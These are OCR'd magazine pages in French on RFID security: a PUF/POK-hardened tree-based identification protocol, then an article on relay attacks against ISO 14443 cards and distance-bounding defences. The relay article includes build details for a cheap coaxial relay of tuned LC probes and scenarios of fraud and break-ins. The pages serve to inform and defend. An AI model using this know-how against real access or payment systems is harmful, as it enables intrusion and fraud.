
Durant l'initialisation du système, un centre de confiance engendre un arbre de secrets (clés) que nous supposerons dans un premier temps binaire. À chaque feuille de cet arbre est associée une étiquette. Et une étiquette possède toutes les clés k_1, k_2..., k_s sur le chemin allant de la racine de l'arbre jusqu'à sa feuille. Soit maintenant F(.), une fonction de génération de pseudo-aléa. Lorsqu'une étiquette est interrogée par un lecteur quant à son identité avec l'envoi d'un aléa r, l'étiquette répond en calculant un nouveau r', pour chaque couple (r, r'), pseudonyme : $F(r,r', k_1)$, $F(r,r', k_2)$, ..., $F(r,r', k_s)$ où r' est un nouvel aléa issu de l'étiquette et transmis au lecteur. Le centre de confiance peut facilement retrouver à quelles clés correspond le pseudonyme reçu en vérifiant dans l'arbre des secrets pour le couple (r, r') utilisé :

⇨ à quel nœud de l'arbre correspond $F(r,r', k_1)$?

⇨ entre les 2 enfants de ce nœud, lequel est associé à $F(r,r', k_2)$?

ainsi de suite, en répétant cette vérification niveau par niveau de la racine à la feuille, le centre de confiance peut déterminer au final à quelle feuille (étiquette) correspond $F(r,r', k_s)$ et ainsi l'identifier.

Un attaquant écoutant les échanges ne peut pas, lui, trouver l'identité de l'étiquette.



1 *L'arbre des secrets*

Comme nous l'avons vu, la clé associée à une feuille est présente uniquement dans cette étiquette, mais toutes les autres clés sont partagées entre les différentes étiquettes. Ainsi, comme cela a été étudié dans **[4, 5, 6, 7]**, la compromission des clés contenues dans une étiquette entraîne la connaissance des clés partagées avec d'autres étiquettes. Dans le cas de compromissions de plusieurs étiquettes, cela pourrait permettre de repérer facilement certaines étiquettes non compromises. Ce qui peut être considéré comme une menace portant sur le respect de la vie privée dans le système.

Pour contrer ce danger, nous voulons augmenter la résistance intrinsèque d'une étiquette contre la compromission. Notre solution s'appuie sur une façon particulière d'utiliser des clés dans un circuit appelé « POK » (*Physical Obfuscated Keys*) **[8]**. Les POK dépendent des PUF (*Physical Unclonable Functions*) qui ont été introduites par Gassend dans sa thèse et qui peuvent être mis en œuvre en mesurant et en comparant les temps de propagation de signaux à travers des chemins aléatoires parcourant la puce. Le concept de PUF possède des propriétés intéressantes :

1▶Facile à évaluer.

2▶Difficile à caractériser, à partir d'une observation physique ou à partir de couples (défi, réponse).


3▶Difficile à reproduire.

Pour un défi donné, une PUF donne toujours la même réponse. La difficulté de la caractérisation et de la reproduction fait qu'une PUF peut être vue comme une fonction pseudo-aléatoire dont la robustesse est assurée grâce à des propriétés physiques.

En outre :

4▶Une PUF est inséparable du circuit qui l'héberge. Cela implique qu'un adversaire, pour connaître la clé implémentée par la PUF, sera amené à corrompre la puce et à détruire la PUF.

Une POK peut être dérivée d'une PUF facilement comme cela est illustré ci-après. Une POK correspond à la réponse d'une PUF à un défi câblé à laquelle est XORée une valeur fixe pour obtenir la clé désirée.



2 *PUF et POK*

Une bonne pratique consiste à décomposer la mise en œuvre des calculs sensibles à l'aide de POK. Chaque étape prise séparément active une POK et ne doit pas révéler d'informations sur le secret. Bien sûr, chacune est activée à tour de rôle. Par exemple, en supposant que les calculs cryptographiques sont accomplis en deux étapes ; alors, durant chaque étape, seulement une POK est activée. Et un adversaire peut accéder – en sacrifiant le circuit – à une seule POK qui ne lui amène pas d'informations concernant la clé mise en œuvre in fine. La difficulté rencontrée par le développeur est de trouver un moyen pour scinder les calculs cryptographiques en deux.

Nous allons expliquer comment en modifiant le schéma initial de Molnar, Soppera et Wagner, il est possible d'augmenter la résistance des étiquettes RFID en mettant en œuvre chaque secret à l'aide de deux POK. Une clé K sera présente dans une étiquette via deux POK mettant en œuvre K_1 et K_2 de sorte que $K = K_1 \oplus K_2$. Notre proposition pour une amélioration du protocole d'identification, pour un niveau de l'arbre des secrets donné, est représentée dans le tableau suivant :

⇨ où H(.,.) désigne une fonction de *hash* cryptographique ;

⇨ où l'arbre des secrets est maintenant Q-aire (typiquement et par exemple Q = 1024) ;

⇨ où K^i, i = 1, …, Q, désigne pour un niveau de l'arbre des secrets donné la $i^{ème}$ clé

Étiquette		Centre de confiance
	←	le lecteur choisit un défi r et l'envoie
L'étiquette choisit r' puis calcule H(r, r') et l'envoie	→	
la première POK est activée $A_1 = r' \oplus K_1$		
la seconde POK est activée $A_2 = A_1 \oplus K_2$ est transmis	→	
		pour i = 1 à Q $r'' = K^i \oplus A_2$ vérifie H(r, r') = H(r, r'') finpour

3 *Le nouveau protocole d'identification*

Ainsi, maintenant, pour chaque niveau de l'arbre des secrets, le lecteur envoie un défi r et l'étiquette répond avec H(r, r') et $r' \oplus K$ où K désigne la clé k_j, j = 1, …, s présente à ce niveau.

Il est alors possible de prouver qu'un attaquant, qui en ouvrant une étiquette pour obtenir ses clés la détruirait, n'obtiendrait que des informations partielles ne lui permettant pas de retrouver les secrets contenus dans l'étiquette. Ainsi, la résistance des étiquettes peut être améliorée par une mise en œuvre des calculs cryptographiques à l'aide des POK. Ce qui entraîne un plus grand respect de la vie privée à l'intérieur du système.

Ce procédé prend en considération l'écoute possible par un attaquant. Il est donc particulièrement adapté à la technologie sans contact, dont il renforce la sécurité. L'algorithme proposé est peu consommateur de ressources ; il peut être implémenté dans des composants électroniques peu onéreux. Le niveau de sécurité apporté peut être encore augmenté, selon la manière de gérer PUF et POK.

Les cartes à puce, aujourd'hui, la RFID, demain, permettent de proposer des niveaux de sécurité évaluables, dont les coûts correspondent aux valeurs à protéger et aux contraintes économiques. L'évolution de la technologie Secure Contactless – qui inclut les RFID – vers une offre graduée de sécurité est d'autant plus importante que se développent maintenant des cas d'usage de documents personnels (carte d'identité, carte de paiement, passeport) qui nécessitent des caractéristiques de flux et d'ergonomie que seule la technologie sans contact peut offrir.

Références

[1] BRINGER (Julien), CHABANNE (Hervé), ICART (Thomas), « *Strengthening the Tree-Based Hash Protocols against compromise of some tags* », *In WISSec*, 2007 : 2nd Benelux Workshop on Information and System Security, septembre 20-21, 2007, Luxembourg. Disponible sur Cryptology ePrint Archive, **http://eprint.iacr.org/2007/294**.

[2] MOLNAR (David) et WAGNER (David), « *Privacy and security in library RFID: issues, practices, and architectures* », *In Proceedings of the ACM Conference on Computer and Communications Security*, pages 210-219, 2004.

[3] MOLNAR (David), SOPPERA (Andrea) et WAGNER (David), « A *scalable, delegatable pseudonym protocol enabling ownership transfer of RFID tags* », *In Selected Areas in Cryptography*, pages 276-290, 2005.

[4] AVOINE (Gildas), DYSLI (Etienne) et OECHSLIN (Philippe), « *Reducing Time Complexity in RFID Systems* », *In Selected Areas in Cryptography*, pages 291-306, 2005.

[5] BUTTYAN (Levente), HOLCZER (Tamas) et VAJDA (Istvan), « *Optimal key-trees for treebased private authentication* », *In Privacy Enhancing Technologies*, pages 332-350, 2006.

[6] NOHARA (Yasunobu), INOUE (Sozo), BABA (Kensube) et YASUURA (Hiroto), « *Quantitative evaluation of unlinkable id matching systems* », *In Workshop on Privacy in the Electronic Society*, 2006.

[7] NOHL (Karsten) et EVANS (David), « *Quantifying information leakage in tree-based hash protocols (short paper)* », *In ICICS*, pages 228-237, 2006.

[8] GASSEND (Blaise), *Physical random functions, Master's thesis, Computation Structures Group, Computer Science and Artificial Intelligence Laboratory*, Massachusetts Institute of Technology, 2003.

Léonard Gross
Étudiant en systèmes de communication
Haute École d'Ingénierie et de Gestion du Canton de Vaud
Route de Cheseaux 1, CH-1401 Yverdon-les-Bains, Suisse

Stephan Robert
Professeur
Haute École d'Ingénierie et de Gestion du Canton de Vaud
Route de Cheseaux 1, CH-1401 Yverdon-les-Bains, Suisse

Gildas Avoine
Professeur en cryptologie
UCL, Louvain-la-Neuve, Belgique
gildas.avoine@uclouvain.be

L'ennemie publique numéro un de la RFID, c'est l'attaque par relais !

« Bizarre, bizarre, comme c'est bizarre... Les malfaiteurs ont pénétré dans votre bureau sans laisser de traces d'effraction alors que vous aviez fermé la porte à clef... Quoi ? Ce n'est pas une clef, mais une carte RFID qui permet le verrouillage ? Mais bon sang, mais c'est bien sûr ! Ils ont utilisé une attaque par relais ! »

mots clés : ***attaques par relais / contrôle d'accès / fraude / contre-mesures***


Accepteriez-vous qu'un inconnu vous aborde dans la rue pour vous demander la clef de votre bureau ou de votre appartement ? Pire, accepteriez-vous qu'il vous la subtilise, puis la replace délicatement dans votre poche après avoir commis son mauvais coup ? Certainement pas. Pourtant, un tel cas de figure peut très bien vous arriver, de manière virtuelle et à votre insu, si l'accès à votre bureau n'est protégé qu'avec de la RFID.

En effet, une belle blonde[1] vous frôle dans la rue, dans une file d'attente, dans la gare... Flatté, vous ne vous méfiez pas un seul instant. Mais sachez que la donzelle, en vous frôlant pendant une fraction de seconde, vient de permettre à son complice de pénétrer dans votre bureau, mais vous n'en savez rien. Elle ne vous a rien volé, elle vous a juste frôlé, mais elle vient de commettre un méfait, une attaque par relais, l'une des attaques les plus difficiles à contrer en RFID.

Attaque par relais

Les applications sensibles, comme le contrôle d'accès, reposent généralement sur le standard ISO 14443 qui offre une distance de communication relativement faible, de l'ordre de quelques centimètres. La distance de communication est en effet la pierre angulaire de la sécurité en RFID passive. Le tag répondant à toute sollicitation d'un lecteur sans demander l'accord de son porteur, le consentement implicite de celui-ci est sa présence dans le champ du lecteur. Cela implique une distance de communication courte, car il ne faudrait pas que la porte de votre bureau se déverrouille par inadvertance en recevant le signal de votre badge RFID, alors que vous être déjà sur le parking en partance pour votre domicile.

L'attaque par relais repose sur ce fait, c'est-à-dire que les tags passifs commercialisés peuvent être interrogés sans l'accord préalable de la personne qui les porte, a fortiori si celle-ci n'est pas consciente qu'elle en possède. Comme illustré sur la figure 1, **le système d'attaque consiste en deux entités reliées par un média de communication rapide** pour la transmission des données. Une entité (que nous appellerons « tag truqué ») simule un tag auprès du lecteur légitime et l'autre (que nous appellerons « lecteur truqué ») simule un lecteur auprès du tag légitime. Cette technique permet en quelque sorte de créer une « rallonge » entre le tag légitime et le lecteur légitime, laissant croire à celui-ci qu'il communique directement avec le tag légitime et vice-versa. Les informations circulent ainsi de manière transparente à travers le système d'attaque et **le point-clef est que ce dispositif ne modifie pas les données : il se contente de transmettre le signal dans les deux sens.**



1 *Attaque par relais sur un système RFID*

Un point fondamental est que **cette attaque[2] se situe au niveau physique** (hardware). Le système d'attaque transmet le signal sans s'intéresser au contenu du message, ce qui rend cette attaque réalisable, même si des protocoles cryptographiques sûrs sont utilisés dans les niveaux supérieurs de la communication.

Dispositif et expérimentation

Afin d'illustrer les attaques par relais, nous avons réalisé un petit montage très facile à réaliser, sans casser sa tirelire. Tout lecteur de MISC, un tant soit peu débrouillard, sera en mesure de mettre en pratique notre séance de bricolage pour moins de cinq euros.

Notre système d'attaque très simple est entièrement passif : le tag truqué et le lecteur truqué sont des sondes (en fait des antennes « faites maison ») et le média entre ces deux sondes est un câble coaxial. La sonde (Figure 2) est constituée d'un circuit LC parallèle, paramétré de manière à ce que sa fréquence de résonance soit égale à la fréquence de fonctionnement du système, à savoir 13,56 Mhz dans le cas du standard ISO 14443. L'inductance est un fil de cuivre bobiné et la capacité un condensateur ajustable à l'aide d'une molette de manière à pouvoir calibrer précisément C tel que $1/(2\pi\sqrt{LC})=13{,}56$ MHz. Le tout est fixé sur une fiche mâle coaxiale qui permet de relier les deux sondes entre elles à l'aide d'un câble coaxial, comme représenté sur la figure 3, ou de relier une sonde à un oscilloscope.


1 Remplacez par « un beau brun » selon vos préférences.
2 Cette attaque est parfois appelée « man-in-the-middle passif » ou « attaque de la mafia ».

2 *Sonde constituée d'un circuit LC*

3 *Sondes reliées entre elles par un câble coaxial, formant la « rallonge » pour l'attaque par relais*

Comme nous n'avions pas de système de contrôle d'accès à notre disposition, nous avons dû acheter un lecteur (EM Microelectronic EM4094) et un jeu de tags HF ISO 14443, car nous ne pouvions pas monter une attaque si nous n'avions rien à attaquer... Afin de « voir » ce qui se passe, nous avons également utilisé un oscilloscope. Celui-ci n'est évidemment pas utile pour réaliser l'attaque, mais il permet de l'illustrer agréablement.

Nous montrons sur la figure 4 deux expériences menées avec notre sonde. La première figure montre que le signal du lecteur sans tag est un signal sinusoïdal pur dont la fréquence est 13,56 MHz. La deuxième figure représente l'information codée dans le signal lors d'un échange entre un tag légitime et un lecteur légitime. On voit clairement les sauts de phase. Pour retrouver les bits, il serait nécessaire d'utiliser un détecteur d'enveloppe.



4 *Signal du lecteur sans tag, sinusoïdal, et information codée lors d'échanges entre le tag et le lecteur*

En utilisant la « rallonge » formée des deux sondes, nous avons pu faire croire au lecteur légitime que le tag légitime se trouvait dans son champ de lecture alors que ce n'était pas le cas. Notre dispositif à cinq euros nous a donc permis de réaliser une attaque par relais. Ce cas d'école, dont le but est purement illustratif, utilise un système d'attaque passif, qui ne permet donc pas une attaque sur une longue distance : notre « rallonge » mesurait environ 50 cm.

Distance limitée

Cinquante centimètres, c'est peu. Toutefois, des dispositifs actifs, donc plus onéreux, peuvent être réalisés. Par exemple, Hancke [2,3] a réalisé un système d'attaque performant, en utilisant une communication radio entre le tag truqué et le lecteur truqué. Son système est performant puisqu'il parvient à relayer le signal sur une distance de 50 m. Le coût du matériel ne dépasse cependant pas 200 €. Des expériences similaires ont été réalisées par Carluccio, Kasper et Paar [4] d'une part, et par Kfir et Wool [1] d'autre part.

Les attaques par relais n'en sont qu'à leurs premiers balbutiements et de nombreuses améliorations verront probablement le jour. Par exemple, on peut se demander s'il serait possible de réaliser une attaque par relais en utilisant une communication Bluethooth, GSM ou TCP/IP entre les deux entités truquées, permettant ainsi une communication bien supérieure à 50 m. Un *timer* nous complique toutefois la vie. En effet, il existe un timer tel que lorsqu'un délai donné s'est écoulé depuis l'envoi d'un signal sans obtention de réponse, le lecteur légitime considère que la communication a échoué. Ce timer dont le but premier n'est pas sécuritaire contrarie cependant un peu l'attaque par relais. Mais, il existe des cas de figure où le délai d'attente est important (de l'ordre de plusieurs secondes), ce qui laisse largement le temps de réaliser une attaque par relais sur une grande distance. Un tel délai est par exemple utilisé dans les passeports biométriques utilisant l'authentification active[3]. Ce problème a été très récemment soulevé par Hlaváč et Rosa dans [8].

Notons enfin que, pour avoir lieu, l'attaque par relais nécessite que le lecteur truqué soit proche du tag légitime. La distance annoncée par les constructeurs de systèmes RFID et découlant du standard ISO 14443 est de l'ordre de 10 centimètres. Toutefois, des expériences ont montré que ces distances peuvent être augmentées en agissant sur les paramètres physiques du système. Par exemple, Sorrels dans [5] montre comment de manière relativement simple, en agissant sur le diamètre des antennes ou le facteur de qualité, la portée peut être accrue. Kfir et Wool [1] prétendent, quant à eux, être en mesure de lire un tag conforme au standard ISO 14443 à une distance de 50 cm. Déterminer la distance de lecture maximale entre un lecteur et un tag en utilisant des moyens éventuellement illégaux fait aujourd'hui l'objet de nombreuses études. Les prochains mois nous en diront certainement un peu plus sur le sujet.

Mais, ne négligeons pas le fait qu'un lecteur commercial avec une distance de communication de quelques centimètres peut être tout à fait suffisant pour réaliser une attaque par relais. Il suffit par exemple de dissimuler le lecteur truqué dans une mallette et de s'approcher suffisamment d'une victime (dans une file d'attente, magasin, banque, transport public, etc.) pour déclencher l'attaque. Avoine, Kalach et Quisquater ont, par exemple, caché un lecteur RFID dans une serviette pour interroger des passeports à l'insu de leurs porteurs[4].

Impact

Dans des cas concrets, cette attaque peut prendre une dimension dramatique et répréhensible pénalement. Nous avons vu le cas du contrôle d'accès, mais il existe de nombreuses autres applications sensibles à cette attaque.

Prenons le cas du passeport biométrique. L'Organisation de l'Aviation Civile Internationale (ICAO) requiert que les passeports[5] soient dorénavant munis d'un tag RFID afin de renforcer leur sécurité. Aujourd'hui, la présence d'un officier du contrôle de l'immigration est encore nécessaire, mais l'idée de bornes de

3 Voir article d'Avoine, Kalach et Quisquater dans ce dossier.
4 Voir http://www.dice.ucl.ac.be/crypto/passport/index.html.
5 Voir les articles sur le passeport biométrique dans ce dossier.

contrôle automatique est déjà dans les esprits. Lorsque tous les passeports seront munis de l'authentification active (système anti-clonage), l'utilisation de bornes de contrôle automatique pourrait bien émerger dans les aéroports. Dans un tel cas de figure, les attaques par relais accentueraient la psychose présente dans notre ère *post-9/11*.

Plus proche de nous, un autre exemple très illustratif concerne les paiements par carte. En effet, l'utilisation de la RFID pour les cartes de paiements (carte bancaire, porte-monnaie électronique, carte contenant des tickets d'entrée, etc.) se généralise, lentement, mais sûrement. Passer sa carte devant un lecteur est le seul geste requis pour effectuer le paiement. Ces applications sont naturellement très sujettes aux attaques par relais[6]. Il est possible avec ce type d'attaque de débiter le compte ou porte-monnaie d'une autre personne en plaçant le tag et lecteur truqués de manière judicieuse. Les problèmes de sécurité liés à la RFID sont actuellement sérieusement étudiés au sein du GIE Cartes Bancaires.

Les malfaiteurs sont généralement plus imaginatifs que ceux qui protègent les systèmes. Mais, il n'est pas difficile d'imaginer un scénario d'attaque en regardant nos propres habitudes. Par exemple, l'un des auteurs de cet article possède une carte d'abonnement à un cinéma. Cette carte rechargeable contient des tickets d'entrée, autrement dit de l'argent. Elle peut être présentée à la personne derrière le guichet ou « passée » devant une borne automatique située dans le hall du cinéma, qui délivre des tickets imprimés. Vous l'aurez compris, cette carte contient un tag RFID. Imaginons maintenant deux complices. Ils possèdent chacun un petit organiseur personnel (ex. Ipaq) munis d'une antenne RFID, qui font office de tag et lecteur truqués. L'un est devant la borne, alors que l'autre est dans la file d'attente. Est-il nécessaire de finir le scénario du film ? Non, vous aurez compris la suite… Doit-on préciser qu'il existe aujourd'hui des lecteurs RFID PCMCIA tout à fait adaptable à des Ipaq ? Doit-on préciser que des Ipaq peuvent communiquer entre eux par une connexion Bluetooth ?

Pour être très honnête, il n'existe pas aujourd'hui à notre connaissance d'attaques par relais qui utilisent des protocoles de communication complexes de type Bluetooth, GSM ou encore TCP/IP. C'est évidemment plus difficile de réaliser une attaque par relais à travers ce type de protocoles, car les délais engendrés par le traitement de l'information sont importants. On ne peut toutefois pas faire reposer la sécurité sur ce genre de considération, car il y a déjà plusieurs équipes de recherche qui travaillent à la réalisation d'attaques par relais à travers ce type de protocoles. Et puis, qu'à cela ne tienne, en attendant, nos deux complices peuvent utiliser une communication radio de bas niveau entre les deux Ipaq, à la « Hancke et Kuhn », qui permet une communication sur 50 m. C'est bien suffisant dans notre exemple, car si le premier complice doit remonter une file de 50 m pour atteindre la borne automatique, alors je me permettrais de lui suggérer de louer un DVD à la place…

Principe du distance bounding

Se protéger des attaques par relais n'est pas une chose aisée, car l'utilisation de la cryptographie seule ne permet pas de contrer ce type d'attaques de très bas niveau. Rappelons-le, l'attaque consiste à relayer le signal sans se soucier de l'information contenue dans ce signal.

Des approches palliatives peuvent être imaginées pour se prémunir des attaques par relais, comme utiliser une cage de Faraday, un *blocker-tag* ou un *clipped-tag*[7]. Une autre manière d'aborder le problème consiste à utiliser entre le lecteur légitime et le tag légitime un protocole qui détermine une borne supérieure sur la réelle distance entre ces deux entités. Un tel protocole est dit de « *distance bounding* » et repose sur le fait qu'aucun signal ne peut se propager plus vite que la lumière : en envoyant une requête au tag et en calculant le temps de réponse, le lecteur peut déterminer si le tag est effectivement dans sa proximité.

En pratique, le procédé est un peu plus compliqué que cela. Le lecteur RFID doit pouvoir déterminer si le tag se trouve à une distance inférieure à une distance donnée. Nous parlerons par abus de langage dans ce dossier d'« évaluer la distance ». Cependant, la seule information de distance ne suffit pas pour authentifier un tag, car le lecteur ne sait pas en cas de test réussi si le tag qui a participé au protocole est bien le tag légitime ou bien un tag truqué. Un protocole de distance bounding doit donc à la fois évaluer la distance et authentifier le tag.

Évaluer la distance consiste à mesurer le temps écoulé entre l'envoi d'un message par le lecteur au tag et le retour de la réponse du tag au lecteur. Autrement dit, il s'agit d'un échange de type challenge/réponse[8] avec un timer qui est déclenché à l'envoi du challenge et arrêté à la réception de la réponse. Pour éviter que les délais de traitement ne « bruitent » les délais de propagation mesurés, il faut, d'une part, que cette procédure ait lieu à un très bas niveau (pour éviter synchronisations, évitement de collisions, détection d'erreurs, etc.) ; d'autre part, que la réponse soit rapide à calculer et à transmettre, donc courte. Toutefois, bien sûr, seul le tag légitime doit être capable de répondre correctement au challenge... Nous tombons donc sur un dilemme : nous voulons une réponse courte, mais telle que seul le tag légitime soit capable de la produire.

Les protocoles existants utilisent des messages extrêmement courts : challenge et réponse ne sont constitués que d'un seul bit chacun. Cela signifie qu'un tag truqué qui répondrait au hasard au lecteur aurait 50% de chance de le leurrer. Pour réduire les chances de succès d'un tag truqué, la procédure de challenge/réponse est répétée plusieurs fois, jusqu'à ce que le lecteur ait la conviction que le tag avec lequel il communique est réellement dans son champ de lecture.

Un protocole de distance bounding

Les pionniers dans le domaine des protocoles de distance bounding sont Stefan Brand et David Chaum qui publièrent [7] leurs premiers travaux en 1993. Ils y présentent le premier protocole de distance bounding. Leurs travaux n'étaient cependant pas destinés à la RFID, peu développée à cette époque. Il faut attendre 2005 pour voir le premier protocole de distance bounding spécialement conçu pour la RFID. Il s'agit du protocole de Hancke et Kuhn [9] que nous détaillons ici.


Le protocole cité requiert que le tag et le lecteur possèdent en commun une clef secrète K, une fonction de hachage h, et une fonction pseudo-aléatoire. Le déroulement du protocole est illustré

6 Les participants à SSTIC 2006 auront pu voir une vidéo sur l'attaque de la carte de paiement SpeedPass (www.speedpass.com). Il s'agissait alors d'une attaque par recherche exhaustive de la clef et non d'une attaque par relais.

7 Voir article introductif de Gildas Avoine dans ce dossier.

8 Voir article de Girault, Desmoulins et Juniot sur l'authentification dans ce dossier.

sur la figure 5. La première flèche, en rouge, symbolise une phase non critique au niveau du temps. Elle peut être effectuée avant la phase d'échange rapide de bits, symbolisée par des flèches bleues.



5 *Protocole de Hancke et Kuhn*

Étape 1 : La première étape consiste pour le lecteur à générer aléatoirement n bits C_i et à envoyer au tag une valeur aléatoire r. Lecteur et tag calculent $h(K,r)$ au moyen de la fonction de hachage h (dont la taille de la sortie est au moins de longueur $2n$) et de la clef secrète partagée K. Le résultat de la fonction de hachage est stocké dans deux registres de n bits chacun, notés R^0 et R^1 (dans un tel protocole, n est petit, par exemple $n=8$ ou $n=16$, pour apporter un niveau de sécurité raisonnable sans ralentir de manière inconsidérée l'authentification).

Étape 2 : La phase d'échange de bits rapide commence ensuite. Le lecteur envoie un par un les bits de challenge, C_i, auxquels le tag répond par R_i^{Ci}, où R_i^{Ci} est le i-ème bit du registre numéro C_i à savoir soit R_i^0, soit R_i^1. Le challenge définit donc le registre duquel le tag va extraire le bit de réponse.

Le protocole de Hancke et Kuhn souffre cependant de quelques inconvénients, que le lecteur intrigué pourra découvrir en parcourant [6].

Difficultés pratiques

Pour implémenter un protocole de distance bounding, il faut être capable de mesurer le délai entre l'émission d'un signal et la réception du signal de réponse. La théorie est jolie, mais la mise en pratique est délicate. En effet, une légère imprécision sur la mesure du temps et la distance s'en trouve largement faussée. La lumière parcourt 30 cm en une nanoseconde : ce simple fait nous indique que l'implémentation physique n'est pas triviale

La résolution en distance d'un canal de communication est approximativement égale à c/B où c est la fréquence de la porteuse et B la largeur de bande. Les fréquences utilisées pour la RFID ne sont pas particulièrement appropriées pour faire de la localisation (c=13,56 MHz, B=300 kHz pour le standard ISO 14443). Il faut donc une autre technique de communication pour pouvoir estimer le temps d'aller-retour avec précision. L'idée de Hancke et Kuhn [9] est d'utiliser des signaux à très large bande (UWB : *Ultra Wide Band*, largeur de bande minimum : 500 MHz) qui sont constitués d'impulsions très brèves (flancs de 2 nsec ou moins).

Les C_i et R_i^{Ci} sont transmis sous forme d'impulsions à deux polarités selon que les valeurs des bits sont 1 ou 0 (Bi-Phase Modulation, BPM). Il est toutefois nécessaire de synchroniser l'émetteur et le récepteur pour récupérer les impulsions correctement. Les 13,56 MHz peuvent servir comme base de temps pour la synchronisation de la communication. Nous pouvons, par exemple, envoyer une impulsion t_i (petit) après le passage à zéro de la porteuse à 13,56 MHz. Le récepteur envoie une réponse t_d après avoir reçu l'impulsion de l'émetteur. La réponse est reçue par l'émetteur t_s après le passage à zéro de la porteuse. La distance estimée est simplement égale à $c(t_s - t_i - t_d)/2$.

Nous ne connaissons aujourd'hui aucune implémentation pratique de protocoles de distance bounding. Nous ne connaissons non plus personne qui ait essayé...

Conclusion

L'attaque par relais est relativement facile à mettre en œuvre, mais sa parade est en revanche nettement plus compliquée à implémenter. Notre opinion est que cette attaque pourrait être particulièrement nuisible au développement de la RFID dans les applications sensibles, et nuisible aux intérêts des utilisateurs. L'expérience que nous avons menée avec un simple câble coaxial n'est qu'un cas d'école, mais nous avons cité d'autres expériences qui ont déjà vu le jour et nous pourrions en citer bien d'autres qui sont encore en préparation. Pourtant, les fabricants ou revendeurs de solutions RFID ne semblent pas s'inquiéter de cette menace. Nous ne connaissons aucun fabricant qui se soit intéressé aux protocoles de distance bounding et la notion d'attaque par relais les laissent généralement indifférents. Difficulté technique ou enjeux économiques peu encourageants ? Certainement un peu des deux.

Références

[1] KFIR (Z.) et WOOL (A.), « *Picking virtual pockets using relay attacks on contactless smartcards systems* », Conférence SecureComm, septembre 2005.

[2] HANCKE (G.), « *A practival relay attack on ISO 14443 proximity cards* », Manuscript, février 2005.

[3] HANCKE (G.), « *Practical attacks on proximity identification systems (short paper)* », *IEEE Symposium on Security and Privacy*, mai 2006.

[4] CARLUCCIO (D.), KASPER (K.) et PAAR (C.), « *Implementation details of a multi-purpose ISO 14443 RFID-Tool* », *RFID Security*, juillet 2006.

[5] SORRELS (P.), « *Optimizing read range in RFID systems* », *EDNmag*, pages 173-184, décembre 2005.

[6] AVOINE (G.), « *Bibliography on Security and Privacy in RFID Systems* », bibliographie disponible en ligne sur Internet.

[7] BRANDS (S.) et CHAUM (D.), « *Distance bounding protocols (extended abstract)* », *Theory and Application of Cryptographic Techniques*, 1993.

[8] HLAVÁČ (M.) et ROSA (T.), « *A Note on the Relay Attacks on e-passports. The case of Czech e-passports* », *Eprint IACR*, numéro 244, juin 2007.

[9] HANCKE (G.) et KUHN (M.), « *An RFID distance bounding protocol* », Conférence SecureComm, septembre 2005.

Vers et virus RFID : la nouvelle peste numérique ?


Éric Filiol
Laboratoire de virologie et de cryptologie
École Supérieure et d'Application des Transmissions
efiliol@esat.terre.defense.gouv.fr

